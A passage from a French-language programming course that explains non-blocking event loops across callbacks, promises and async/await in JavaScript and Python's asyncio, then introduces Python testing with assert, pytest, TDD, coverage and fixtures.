Sur ma machine, la minuterie de 100 millisecondes a sonné après 2001. Elle était prête depuis longtemps, sa note était posée, mais le cuisinier avait le dos tourné et personne ne pouvait le pousser. Dans un serveur Node, remplacez la minuterie par dix mille connexions : pendant ces deux secondes, aucune n'est servie, aucune n'est même lue. Une seule fonction qui calcule un peu trop longtemps, ou qui lit un fichier de manière **synchrone**, c'est-à-dire en attendant sur place que la lecture finisse, et tout le serveur retient son souffle. C'est la panne du Mac classique, sauf qu'elle n'arrive plus à une machine, elle arrive à tous vos clients à la fois. La règle en découle, et elle est absolue : dans une boucle d'événements, on ne bloque jamais. Ni calcul long, ni attente synchrone. Tout ce qui prend du temps est confié à quelqu'un d'autre, et la boucle ne fait que poser des notes et les relire. Reste à savoir à quoi ressemble du code qui ne bloque jamais, et il a changé trois fois de visage en quinze ans.

Le même code, trois fois

Prenons une tâche minuscule et refaisons-la trois fois, une par génération. Il faut lire trois fichiers l'un après l'autre et additionner leurs tailles. La lecture est simulée par une minuterie de 100 millisecondes, ce qui la rend exécutable ici, mais rien ne changerait avec un vrai disque ou un vrai réseau, c'est justement le point : pendant ces 100 millisecondes, la boucle est libre.

Première génération, la fonction de rappel

C'est le style de Node à ses débuts, et sa convention est restée : la fonction de rappel reçoit l'erreur en premier argument, puis le résultat. La documentation de Node le dit encore, « la plupart des

méthodes asynchrones qui acceptent une fonction de rappel lui passeront un objet Error en premier argument ».

```
// Une lecture simulée : le résultat arrive plus tard, par une fonction de rappel.
function lire(fichier, rappel) {
  setTimeout(() => rappel(null, fichier.length * 10), 100);
}
lire("entrée.txt", (err, a) => {
  if (err) return console.error(err);
  lire("plat.txt", (err, b) => {
    if (err) return console.error(err);
    lire("dessert.txt", (err, c) => {
      if (err) return console.error(err);
      console.log("total :", a + b + c);
    });
  });
});
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

Ça marche, et ça ne bloque jamais. Mais regardez la forme. Trois lectures en séquence donnent trois niveaux d'indentation, l'erreur est traitée trois fois, et le résultat ne peut jamais être *retourné*, seulement passé plus loin. Une fonction qui lit ne rend rien, elle promet d'appeler quelqu'un. Avec dix lectures, le code se couche sur le côté, et le nom que la communauté a donné à cette forme dit tout, l'**enfer des fonctions de rappel** (*callback hell*).

Deuxième génération, la promesse

L'idée est plus vieille que JavaScript. En 1988, Barbara Liskov et Liuba Shrira proposent, pour les systèmes distribués, un objet qui représente un résultat pas encore arrivé, et elles l'appellent une *promise*. JavaScript l'a redécouverte par ses bibliothèques, puis la communauté a fixé un standard, Promises/A+, dont la première phrase est la définition qu'il faut retenir : « une promesse représente le résultat éventuel d'une opération asynchrone ». Le langage l'a intégrée en juin 2015, dans ECMAScript 2015.

```
// La même lecture, qui rend une promesse au lieu de prendre une fonction de rappel.
function lire(fichier) {
  return new Promise((resoudre) => setTimeout(() => resoudre(fichier.length * 10), 100));
}
let total = 0;
lire("entrée.txt")
  .then((a) => { total += a; return lire("plat.txt"); })
  .then((b) => { total += b; return lire("dessert.txt"); })
  .then((c) => { total += c; console.log("total :", total); })
  .catch((err) => console.error(err));
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

La fonction qui lit rend de nouveau quelque chose, une promesse, sur laquelle on accroche la suite avec `then`. La pyramide devient une chaîne, et une seule clause `catch` à la fin attrape l'erreur d'où qu'elle vienne. Ce que la boucle fait n'a pas changé d'un iota. La note posée sur la casserole s'appelle

maintenant une promesse, et c'est elle qui va dans la file des microtâches que vous avez vue tourner plus haut.

Troisième génération, écrire comme si on bloquait

La dernière étape n'est pas venue de JavaScript. Elle est venue de Microsoft, dans F#, à la fin des années 2000, sous le nom de *workflows asynchrones*, puis dans C# 5.0 en août 2012, où « presque tout l'effort de cette version », dit Microsoft, « est allé au modèle `async` et `await` ». Python l'a adoptée en 2015 avec la version 3.5, par un document de conception de Yury Selivanov qui voulait faire des **coroutines**, ces fonctions capables de se suspendre puis de reprendre, « une fonctionnalité native du langage ». JavaScript l'a eue en 2017. Quatre langages, moins de dix ans, deux mots-clés.

```
// La même lecture, écrite comme si elle bloquait. Elle ne bloque pas.
function lire(fichier) {
  return new Promise((resoudre) => setTimeout(() => resoudre(fichier.length * 10), 100));
}
const a = await lire("entrée.txt");
const b = await lire("plat.txt");
const c = await lire("dessert.txt");
console.log("total :", a + b + c);
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

Lisez-le comme du code séquentiel, c'est exactement ce qu'il est. Chaque `await` est le moment où le cuisinier rend la main : la fonction se suspend, la boucle est libre pendant 100 millisecondes, et quand la promesse est tenue, la fonction reprend à la ligne suivante, avec sa valeur. La note sur la casserole, c'est le reste de la fonction. Les erreurs redeviennent des exceptions ordinaires, qu'on attrape avec un `try` ordinaire. Trois versions, un seul total, 290, et surtout un seul modèle : rien n'a changé dans la boucle entre 2009 et 2017, seulement la manière d'écrire ce qu'on lui confie. Python a suivi exactement ce chemin, et c'est là qu'on va.

Python a sa boucle aussi

Elle s'appelle **asyncio**, et elle est plus vieille que les mots-clés qui la rendent agréable. Guido van Rossum l'a proposée en décembre 2012, dans un document de conception qui décrit une boucle d'événements pour la bibliothèque standard, à une époque où Python n'avait encore ni `async` ni `await`. Les deux mots sont arrivés trois ans plus tard, et c'est depuis ce moment que la documentation peut la présenter en une phrase : « asyncio est une bibliothèque pour écrire du code concurrent avec la syntaxe `async/await` ». Elle ajoute, et c'est la phrase à retenir, qu'asyncio « convient souvent parfaitement au code I/O-bound ». Vous savez maintenant pourquoi : c'est le cuisinier qui ne se plante devant aucune casserole, et il n'a rien à offrir à celui qui doit hacher pendant une heure.

Le bloc qui suit tourne ici, dans la page. C'est le premier bloc Python de cette section à pouvoir le faire, et ce n'est pas un hasard : les threads et les processus étaient hors de portée de l'environnement Python du navigateur, mais une boucle d'événements n'a besoin ni des uns ni des autres. Vingt lectures simulées de 100 millisecondes, d'abord l'une après l'autre, puis toutes en même temps.

```
import asyncio, time

async def lire(fichier):
```

```
    await asyncio.sleep(0.1)          # une lecture simulée de 100 ms
    return len(fichier) * 10

async def principal():
    fichiers = [f"plat-{i}.txt" for i in range(20)]

    depart = time.perf_counter()
    tailles = []
    for f in fichiers:
        tailles.append(await lire(f))
    print(f"en séquence : {sum(tailles)} en {time.perf_counter() - depart:.2f} s")

    depart = time.perf_counter()
    tailles = await asyncio.gather(*(lire(f) for f in fichiers))
    print(f"en même temps : {sum(tailles)} en {time.perf_counter() - depart:.2f} s")

await principal()
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

Sur ma machine, 2,02 secondes en séquence, 0,10 seconde en même temps, et le même total. Si vos chiffres sont dix fois plus grands, c'est que vous avez changé d'onglet pendant l'exécution : les navigateurs ralentissent les minuteries des onglets cachés, et la boucle d'asyncio, dans cette page, est celle du navigateur. Le premier passage attend chaque lecture avant de lancer la suivante, comme le cuisinier de la vignette « Séquentiel ». Le second met les vingt casseroles sur le feu d'un coup, avec `asyncio.gather`, et n'a plus qu'à attendre la plus lente, qui prend 100 millisecondes comme les autres. Un seul thread, donc pas de verrou global qui gêne, et pas de condition de course possible : la règle de la sous-section sur les threads, « des threads pour l'I/O-bound », a maintenant une deuxième réponse, et c'est souvent la meilleure.

La sonnette sous asyncio est d'ailleurs interchangeable. Une bibliothèque nommée uvloop se présente comme « un remplacement direct de la boucle d'événements intégrée d'asyncio », qui « utilise libuv sous le capot ». La même libuv que Node, exactement celle dont on annonçait le retour. Et c'est cette boucle, native ou libuv, qui fait tourner les serveurs web Python d'aujourd'hui. Quand FastAPI, que vous retrouverez dans le module sur les APIs, vous dit d'écrire vos fonctions avec `async def` dès qu'une bibliothèque « vous demande de l'appeler avec `await` », c'est de ce cuisinier-là qu'il parle.

Une boucle ne calcule pas plus vite

Il reste à dire ce que la boucle ne sait pas faire, et le bloc qui suit le montre mieux qu'une phrase. Les vingt lectures de tout à l'heure sont là, prêtes en 100 millisecondes. Mais cette fois un autre plat demande du calcul pur, une somme de trente millions de carrés, et c'est le même cuisinier qui s'en charge.

```
import asyncio, time

async def lire(fichier):
    await asyncio.sleep(0.1)
    return len(fichier) * 10
```

```
def hacher():
    return sum(i * i for i in range(30_000_000))   # du calcul pur, rien à attendre

async def lectures(depart):
    tailles = await asyncio.gather(*(lire(f"plat-{i}.txt") for i in range(20)))
    print(f"lectures finies à {time.perf_counter() - depart:.2f} s")
    return sum(tailles)

async def cuisinier_qui_hache(depart):
    resultat = hacher()                            # bloque la boucle
    print(f"hachage fini à {time.perf_counter() - depart:.2f} s")
    return resultat

async def principal():
    depart = time.perf_counter()
    await asyncio.gather(cuisinier_qui_hache(depart), lectures(depart))

await principal()
```

Ce code peut être exécuté et modifié en ligne, sur la page « Ne jamais bloquer » du site du cours.

Sur ma machine, le hachage finit à 0,83 seconde, et les lectures à 0,93. Elles étaient prêtes depuis 100 millisecondes, leurs sonnettes avaient sonné, mais le cuisinier hachait, et rien dans une boucle ne peut le pousser. `await` ne sert à rien ici, puisqu'il n'y a rien à attendre. C'est la minuterie de 100 millisecondes qui sonnait après deux secondes, en Python cette fois, et c'est la limite de tout ce que cette sous-section a construit : une boucle d'événements fait attendre sans coûter, elle ne fait pas calculer plus vite. Pour le calcul, il faut des bras, et on revient aux threads et aux processus des sous-sections précédentes.

Les deux réponses tiennent chacune en une ligne, et elles ne peuvent pas s'exécuter dans la page, pour la raison donnée dans la sous-section sur les processus et les threads : Pyodide n'a ni les uns ni les autres.

```
# La même fonction cuisinier_qui_hache, en deux variantes. Le reste ne change pas.

# 1. Confié à un thread : la boucle est libre, mais le verrou global reste.
async def cuisinier_qui_hache(depart):
    resultat = await asyncio.to_thread(hacher)
    print(f"hachage fini à {time.perf_counter() - depart:.2f} s")
    return resultat

# 2. Confié à un processus : un autre coeur, un autre interpréteur, pas de verrou.
from concurrent.futures import ProcessPoolExecutor

async def cuisinier_qui_hache(depart):
    with ProcessPoolExecutor() as bassin:
        resultat = await asyncio.get_running_loop().run_in_executor(bassin, hacher)
    print(f"hachage fini à {time.perf_counter() - depart:.2f} s")
    return resultat
```

Avec le thread, les lectures finissent à 0,14 seconde et le hachage à 0,85. La boucle a retrouvé sa liberté, mais le hachage n'a pas gagné une milliseconde, parce que le verrou global de Python est toujours là : le thread qui hache et la boucle se relaient sur un seul coeur, et c'est seulement parce que la boucle a très peu à faire qu'elle passe entre les gouttes. Avec le processus, 0,11 et 0,90. Le hachage a pris un autre coeur, la boucle n'en a rien su, et les 0,07 seconde de plus sont le prix du bassin de processus, qui doit démarrer un interpréteur neuf et lui faire réimporter le module. Un seul ici, et non un par coeur, car avec la méthode spawn le bassin ne lance ses processus qu'à la demande, et il n'y a qu'une tâche. Node dit exactement la même chose de ses threads : « utiles pour les opérations JavaScript intensives en calcul », et « peu utiles pour le travail intensif en entrées-sorties », où sa boucle fait mieux.

Vous tenez maintenant la règle complète, et elle referme la section. Ce qui attend va dans une boucle, ou dans des threads, et ne coûte presque rien. Ce qui calcule va dans des processus, un par coeur, et ne partage rien. Et rien n'interdit de combiner, une boucle par coeur dans des processus séparés qui ne se parlent que par messages, ce qui est très exactement la cuisine de la sous-section sur le partage, avec le passe. Relisez la formule de Pike avec ça en tête : la boucle, c'est de la concurrence sans parallélisme, une structure qui fait attendre proprement. Les processus, c'est du parallélisme, une exécution sur plusieurs coeurs. Le triangle de l'introduction est complet, et quand la question deviendra « combien de machines, et non plus combien de coeurs », vous la retrouverez dans le module sur la scalabilité. Amdahl, lui, n'aura pas bougé : ce qui est vraiment séquentiel le reste, quel que soit le nombre de cuisiniers.

Les tests

Dans la section précédente, nous avons vu que la programmation repose sur des structures de données, des algorithmes et des systèmes de types. Mais écrire du code qui *semble* correct ne suffit pas : il faut pouvoir *vérifier* qu'il se comporte comme on le pense. C'est exactement ce que Peter Naur décrivait dans *Programming as Theory Building* : le programmeur construit un modèle mental de ce que le programme est censé faire. Les tests sont la manière la plus directe de confronter ce modèle mental à la réalité.

Un compilateur, dans un langage comme C ou Java, détecte automatiquement toute une classe d'erreurs avant même que le programme ne s'exécute : une variable mal nommée, un type incompatible, une fonction appelée avec le mauvais nombre d'arguments. En Python, rien de tout cela n'est vérifié à l'avance. La raison est simple : Python est un langage interprété, qui exécute le code ligne par ligne, au moment de l'exécution. Il n'y a pas d'étape de compilation qui analyserait l'ensemble du programme avant de le lancer. Un programme Python peut donc contenir une faute de frappe dans un nom de variable et ne planter que lorsque cette ligne précise est atteinte à l'exécution. Les tests jouent donc un double rôle en Python : ils vérifient la logique du programme, mais ils servent aussi de filet de sécurité de base, un peu comme le ferait un compilateur, en s'assurant que le code s'exécute sans erreur dans les cas prévus. Dans un contexte où une grande quantité de code Python est développée et maintenue par une grosse équipe, cette absence de vérification statique rend les tests carrément essentiels : sans eux, il devient pratiquement impossible de s'assurer que les modifications d'une personne ne cassent pas le travail des autres.

Un test est donc un programme qui teste le code d'un autre programme, en appellant ses fonctions de manière isolée et systématique, avec des paramètres spécifiques, afin de vérifier (valider) que les résultats sont exacts et corrects.

Le mécanisme de base : `assert`

L'idée fondamentale d'un test est de comparer le comportement observé d'un programme avec le comportement attendu. En Python, le mécanisme le plus simple pour exprimer cela est l'instruction `assert` : elle prend une condition, et si cette condition est fausse, le programme plante immédiatement avec une erreur.

```
def addition(a, b):
    return a + b

assert addition(2, 3) == 5
assert addition(-1, 1) == 0
assert addition(0, 0) == 0
```

```
print("Tous les tests passent!")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les tests » du site du cours.

On peut essayer de modifier la fonction `addition` pour qu'elle retourne une valeur incorrecte, et observer ce qui se passe lorsqu'un `assert` échoue :

```
def addition(a, b):
    return a * b  # bug volontaire!


assert addition(2, 3) == 5
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les tests » du site du cours.

La pyramide des tests

L'instruction `assert` suffit pour vérifier qu'une petite fonction se comporte correctement, mais un logiciel réel est composé de nombreuses parties qui interagissent entre elles. La question devient alors : à quel niveau faut-il tester ? Une fonction individuelle ? L'interaction entre deux modules ? Le système au complet, du point de vue de l'utilisateur ? La *pyramide des tests*, popularisée par Mike Cohn dans *Succeeding with Agile* (2009), propose un modèle pour y réfléchir. Elle distingue trois niveaux, du plus fin au plus large :

— **Tests unitaires** (la base, la plus large) : ils testent une fonction ou une petite unité de code en isolation. Ils sont rapides, nombreux, et faciles à écrire.
— **Tests d'intégration** (le milieu) : ils vérifient que plusieurs composants fonctionnent correctement ensemble, par exemple qu'une fonction qui appelle une base de données obtient les bons résultats.
— **Tests end-to-end** (le sommet, la plus petite) : ils simulent le parcours complet d'un utilisateur à travers le système. Ils sont lents, fragiles, et coûteux à maintenir, mais ils vérifient que tout fonctionne de bout en bout.



La forme de pyramide reflète une règle pratique : on devrait avoir *beaucoup* de tests unitaires, *quelques* tests d'intégration, et *peu* de tests end-to-end. La raison est économique : plus on monte dans la pyramide, plus les tests sont lents à exécuter, difficiles à écrire, et fragiles face aux changements. Un test unitaire qui vérifie une fonction de calcul prend une fraction de seconde ; un test end-to-end qui simule un utilisateur navigant dans une application web peut prendre plusieurs secondes, et casser dès qu'un bouton change de place.

Dans le cadre de ce cours, nous allons surtout nous concentrer sur les tests unitaires, qui sont à la fois les plus fondamentaux et les plus accessibles.

pytest

L'instruction `assert` est un bon point de départ, mais elle a ses limites. Si on a des dizaines de tests répartis dans plusieurs fichiers, comment les découvrir et les exécuter automatiquement ? Comment obtenir un rapport clair de ce qui passe et de ce qui échoue ? Comment organiser les tests de manière lisible ?

C'est le rôle d'un *framework de test*. En Python, le plus populaire est **pytest**. Son principe est simple : on écrit des fonctions dont le nom commence par `test_`, on y met des `assert`, et pytest se charge du reste. Voici un exemple. Supposons qu'on ait un fichier `calcul.py` :

```
# calcul.py
def addition(a, b):
    return a + b

def factorielle(n):
    if n <= 1:
```

```
        return 1
    return n * factorielle(n - 1)
```

On crée un fichier `test_calcul.py` à côté :

```
# test_calcul.py
from calcul import addition, factorielle

def test_addition_simple():
    assert addition(2, 3) == 5

def test_addition_negatifs():
    assert addition(-1, 1) == 0

def test_factorielle_base():
    assert factorielle(0) == 1
    assert factorielle(1) == 1

def test_factorielle_recursive():
    assert factorielle(5) == 120
```

On peut installer `pytest` dans un projet avec `uv`, avec le terminal :

```
$ uv add pytest
```

On peut ensuite lancer `pytest` dans le terminal, et il découvre et exécute automatiquement tous les fichiers `test_*.py` :

```
$ uv run pytest
================== test session starts ====================
collected 4 items

test_calcul.py ....                                  [100%]

=================== 4 passed in 0.01s =====================
```

Si on introduit un bug dans la fonction `factorielle` :

```
def factorielle(n):
    if n <= 1:
        return 0  # bug!
    return n * factorielle(n - 1)
```

pytest produit un rapport détaillé qui montre exactement quelle assertion a échoué, avec les valeurs comparées :

```
============================== test session starts ==============================
test_calcul.py ..FF                                                      [100%]

=================================== FAILURES ===================================
_____________________________ test_factorielle_base ____________________________

    def test_factorielle_base():
```

```
>       assert factorielle(0) == 1
E       assert 0 == 1
E        +  where 0 = factorielle(0)

test_calcul.py:14: AssertionError
_____________________________ test_factorielle_recursive _______________________________

    def test_factorielle_recursive():
>       assert factorielle(5) == 120
E       assert 0 == 120
E        +  where 0 = factorielle(5)

test_calcul.py:19: AssertionError
============================ short test summary info ============================
FAILED test_calcul.py::test_factorielle_base - assert 0 == 1
FAILED test_calcul.py::test_factorielle_recursive - assert 0 == 120
============================ 2 failed, 2 passed in 0.02s ============================
```

C'est un avantage important par rapport à un `assert` brut, qui se contente de planter avec un message `AssertionError` sans aucun détail. pytest décompose l'expression et montre les valeurs intermédiaires, ce qui facilite considérablement le diagnostic.

TDD : Test-Driven Development

Jusqu'ici, nous avons écrit le code d'abord, puis les tests ensuite. Le *Test-Driven Development* (TDD), popularisé par Kent Beck au début des années 2000, propose d'inverser l'ordre : on écrit le test *avant* le code.

Le cycle TDD se déroule en trois étapes, souvent appelées "Red-Green-Refactor" :

1. **Red** : écrire un test qui échoue (parce que la fonctionnalité n'existe pas encore)
2. **Green** : écrire le code *minimal* pour faire passer le test
3. **Refactor** : améliorer le code tout en s'assurant que le test passe toujours

L'idée peut sembler contre-intuitive, mais elle a un avantage profond : elle force le programmeur à clarifier ce qu'il attend du code *avant* de l'écrire. En termes de Naur, le test devient une manière d'expliciter sa théorie du programme avant de la construire.

Prenons un exemple concret : on veut écrire une fonction `est_palindrome` qui vérifie si une chaine de caractères se lit de la même manière dans les deux sens.

Étape 1 (Red) : on écrit les tests d'abord, sans avoir écrit la fonction :

```
# test_palindrome.py
from palindrome import est_palindrome

def test_palindrome_simple():
    assert est_palindrome("kayak") == True

def test_non_palindrome():
```

```
    assert est_palindrome("bonjour") == False

def test_palindrome_vide():
    assert est_palindrome("") == True
```

```
$ uv run pytest test_palindrome.py
E   ModuleNotFoundError: No module named 'palindrome'
```

Le test échoue : c'est normal, le module n'existe même pas encore.

Étape 2 (**Green**) : on écrit le code minimal pour faire passer les tests :

```
# palindrome.py
def est_palindrome(s):
    return s == s[::-1]
```

```
$ uv run pytest test_palindrome.py
================== test session starts ====================
collected 3 items

test_palindrome.py ...                                [100%]

=================== 3 passed in 0.01s =====================
```

Les tests passent.

Étape 3 (**Refactor**) : on peut maintenant enrichir les tests pour couvrir des cas plus subtils, par exemple ignorer les majuscules et les espaces :

```
def test_palindrome_majuscules():
    assert est_palindrome("Kayak") == True

def test_palindrome_avec_espaces():
    assert est_palindrome("esope reste ici et se repose") == True
```

Ces nouveaux tests échouent, ce qui nous pousse à améliorer la fonction :

```
def est_palindrome(s):
    s = s.lower().replace(" ", "")
    return s == s[::-1]
```

Et le cycle recommence.

La couverture de code

Une question naturelle se pose : comment savoir si nos tests sont suffisants ? La *couverture de code* (code coverage) est une métrique qui mesure quelle proportion du code source est effectivement exécutée par les tests. L'outil de référence en Python est **coverage.py**, écrit à l'origine par Gareth Rees et maintenu par Ned Batchelder depuis 2004. L'extension **pytest-cov** est simplement un pont qui permet d'utiliser coverage.py directement depuis pytest. On peut l'installer facilement avec `uv` en faisant :

```
$ uv add pytest-cov
```

Reprenons ensuite notre fichier `calcul.py`, en y ajoutant une fonction `division` :

```
# calcul.py
def addition(a, b):
    return a + b

def factorielle(n):
    if n <= 1:
        return 1
    return n * factorielle(n - 1)

def division(a, b):
    if b == 0:
        raise ValueError("Division par zéro")
    return a / b
```

Si nos tests ne couvrent que `addition` et `factorielle`, la couverture sera incomplète :

```
$ uv run pytest --cov=calcul test_calcul.py

================== test session starts ====================
platform darwin -- Python 3.13.5, pytest-9.0.2, pluggy-1.6.0
rootdir: .../test-examples
configfile: pyproject.toml
plugins: cov-7.1.0
collected 4 items

test_calcul.py ....                                  [100%]

===================== tests coverage ======================
__ coverage: platform darwin, python 3.13.5-final-0 __

Name        Stmts   Miss  Cover
-------------------------------
calcul.py      10      3    70%
-------------------------------
TOTAL          10      3    70%
==================== 4 passed in 0.03s ====================
```

Les trois lignes manquantes correspondent à la fonction `division`, que nos tests ne touchent pas du tout.

Il est tentant de viser une couverture de 100%, mais c'est un objectif trompeur. Une couverture élevée garantit que le code a été *exécuté*, pas qu'il est *correct*. Il existe même une famille de bogues qu'une couverture de 100 % ne peut pas voir par construction, et la section sur la concurrence en donne un exemple resté quatre ans invisible. On pourrait exécuter chaque ligne sans jamais vérifier que les résultats sont bons. La couverture est un indicateur utile pour repérer du code non testé, mais elle ne remplace pas la réflexion sur la qualité des tests eux-mêmes.

Les fixtures

Jusqu'ici, nos tests étaient autonomes : chaque fonction de test créait ses propres données et n'avait besoin de rien d'autre. Mais dans un projet réel, plusieurs tests ont souvent besoin du même contexte initial : une connexion à une base de données, un fichier temporaire, un objet configuré d'une certaine manière. Sans mécanisme dédié, on se retrouve à copier-coller le même code de préparation dans chaque test, ce qui viole le principe DRY et rend la suite de tests fragile : si le setup doit changer, il faut le modifier partout.

Prenons un exemple. Supposons qu'on teste une classe simple `Inventaire` qui gère une liste de produits :

```
# inventaire.py
class Inventaire:
    def __init__(self):
        self.produits = {}

    def ajouter(self, nom, quantite):
        self.produits[nom] = self.produits.get(nom, 0) + quantite

    def total(self):
        return sum(self.produits.values())

    def contient(self, nom):
        return nom in self.produits
```

Sans fixtures, chaque test doit créer et remplir son propre inventaire :

```
# test_inventaire.py
from inventaire import Inventaire

def test_ajouter():
    inv = Inventaire()
    inv.ajouter("pommes", 5)
    inv.ajouter("bananes", 3)
    assert inv.produits["pommes"] == 5

def test_total():
    inv = Inventaire()
    inv.ajouter("pommes", 5)
    inv.ajouter("bananes", 3)
    assert inv.total() == 8

def test_contient():
    inv = Inventaire()
    inv.ajouter("pommes", 5)
    inv.ajouter("bananes", 3)
    assert inv.contient("pommes")
    assert not inv.contient("oranges")
```

Les trois premières lignes de chaque test sont identiques. Avec trois tests, c'est tolérable ; avec trente, ça devient un problème de maintenance.

pytest résout ce problème avec les *fixtures* : des fonctions marquées par le décorateur `@pytest.fixture`, qui préparent un contexte réutilisable. Pour injecter une fixture dans un test, il suffit de la nommer comme paramètre de la fonction de test. pytest se charge de l'appeler automatiquement et de passer le résultat :

```
# test_inventaire.py
import pytest
from inventaire import Inventaire

@pytest.fixture
def inventaire_garni():
    inv = Inventaire()
    inv.ajouter("pommes", 5)
    inv.ajouter("bananes", 3)
    return inv

def test_ajouter(inventaire_garni):
    assert inventaire_garni.produits["pommes"] == 5

def test_total(inventaire_garni):
    assert inventaire_garni.total() == 8

def test_contient(inventaire_garni):
    assert inventaire_garni.contient("pommes")
    assert not inventaire_garni.contient("oranges")
```

> La fixture `inventaire_garni` est une fonction, et le fait que pytest puisse la passer automatiquement en paramètre à une autre fonction (le test) repose sur une propriété fondamentale de Python : les fonctions sont des **objets de première classe** (*first-class objects*). Cela signifie qu'une fonction peut être assignée à une variable, stockée dans une structure de données, ou passée en argument à une autre fonction, exactement comme n'importe quelle autre valeur. En coulisses, pytest inspecte les paramètres de chaque fonction de test, repère ceux qui correspondent à des fixtures déclarées, les appelle, puis transmet leurs résultats au test.

Le code de préparation n'existe plus qu'à un seul endroit. Si on veut changer les données initiales, on modifie la fixture et tous les tests en bénéficient.

Un détail important : par défaut, pytest appelle la fixture *à nouveau* pour chaque test qui l'utilise. Chaque test reçoit donc sa propre instance fraîche de l'inventaire. Cela garantit que les tests sont isolés les uns des autres : si un test modifie l'inventaire (par exemple en ajoutant un produit), cette modification n'affecte pas les autres tests. C'est un principe fondamental en testing : chaque test doit pouvoir s'exécuter indépendamment, dans n'importe quel ordre, sans effet de bord.

Ce comportement correspond au scope `"function"`, qui est le scope par défaut. Mais pytest offre d'autres scopes qui contrôlent la durée de vie d'une fixture :

— `"function"` (par défaut) : la fixture est recréée pour chaque test

— `"module"` : la fixture est créée une seule fois par fichier de test, puis partagée entre tous les tests de ce fichier
— `"session"` : la fixture est créée une seule fois pour l'ensemble de la suite de tests

```
@pytest.fixture(scope="session")
def connexion_db():
    conn = creer_connexion("test.db")
    return conn
```

Les scopes plus larges sont utiles pour des ressources coûteuses à créer, comme une connexion à une base de données. Mais ils introduisent un compromis : les tests qui partagent une fixture ne sont plus complètement isolés. Il faut donc les utiliser avec discernement.

Certaines fixtures doivent non seulement préparer un contexte, mais aussi le nettoyer après le test. Par exemple, si une fixture crée un fichier temporaire, on veut s'assurer que ce fichier est supprimé une fois le test terminé, peu importe si le test a réussi ou échoué. pytest permet cela en utilisant `yield` au lieu de `return` dans la fixture : le code avant `yield` s'exécute avant le test, et le code après `yield` s'exécute après.

```
import pytest
import os

@pytest.fixture
def fichier_temp():
    # Setup : créer le fichier
    chemin = "donnees_test.txt"
    with open(chemin, "w") as f:
        f.write("contenu de test")
    yield chemin
    # Teardown : nettoyer après le test
    os.remove(chemin)

def test_lecture(fichier_temp):
    with open(fichier_temp) as f:
        assert f.read() == "contenu de test"
    # Même si le test échoue, le fichier sera supprimé
```

> Le mot-clé `yield` utilisé ici repose sur le mécanisme des **générateurs** de Python. Un générateur est une fonction qui, au lieu de retourner une valeur unique avec `return`, peut *suspendre* son exécution avec `yield` et la *reprendre* plus tard exactement là où elle s'était arrêtée. C'est ce comportement qui permet à pytest de découper la fixture en deux phases : tout ce qui précède `yield` s'exécute avant le test (setup), puis l'exécution est suspendue le temps du test, et tout ce qui suit `yield` s'exécute après (teardown).

Ce mécanisme de setup/teardown garantit que les tests ne laissent pas de traces derrière eux, ce qui est particulièrement important quand on manipule des fichiers, des connexions réseau ou des bases de données.

Quand un projet grandit, les tests sont naturellement répartis dans plusieurs fichiers. Si plusieurs de ces fichiers ont besoin de la même fixture, on pourrait la copier dans chaque fichier, mais on

retomberait dans le problème de duplication qu'on cherchait justement à éviter. pytest offre une solution élégante : le fichier `conftest.py`. Toute fixture définie dans un fichier `conftest.py` est automatiquement disponible pour tous les fichiers de test du même répertoire (et de ses sous-répertoires), sans aucun import explicite.

```
projet/
├── conftest.py           # fixtures partagées
├── test_inventaire.py
├── test_commandes.py
└── test_livraisons.py
```

```
# conftest.py
import pytest
from inventaire import Inventaire

@pytest.fixture
def inventaire_garni():
    inv = Inventaire()
    inv.ajouter("pommes", 5)
    inv.ajouter("bananes", 3)
    return inv
```

Les trois fichiers de test peuvent maintenant utiliser `inventaire_garni` comme paramètre de leurs fonctions de test, sans l'importer. pytest découvre le `conftest.py` automatiquement et injecte les fixtures qu'il contient. On peut aussi avoir plusieurs `conftest.py` à différents niveaux de l'arborescence : chacun rend ses fixtures disponibles pour son répertoire et ses sous-répertoires.

Les tests paramétrés

Les fixtures éliminent la duplication du code de préparation, mais il existe une autre forme de répétition très courante : tester la même logique avec plusieurs entrées différentes. Par exemple, imaginons une fonction simple qui valide le format d'une adresse courriel :

```
def valider_courriel(courriel):
    """Vérifie qu'une adresse courriel a un format valide (version simplifiée)."""
    if "@" not in courriel:
        return False
    nom, domaine = courriel.split("@", 1)
    return len(nom) > 0 and "." in domaine
```

Pour vérifier qu'elle fonctionne avec différentes entrées, on pourrait écrire un test par cas :

```
def test_valide_normal():
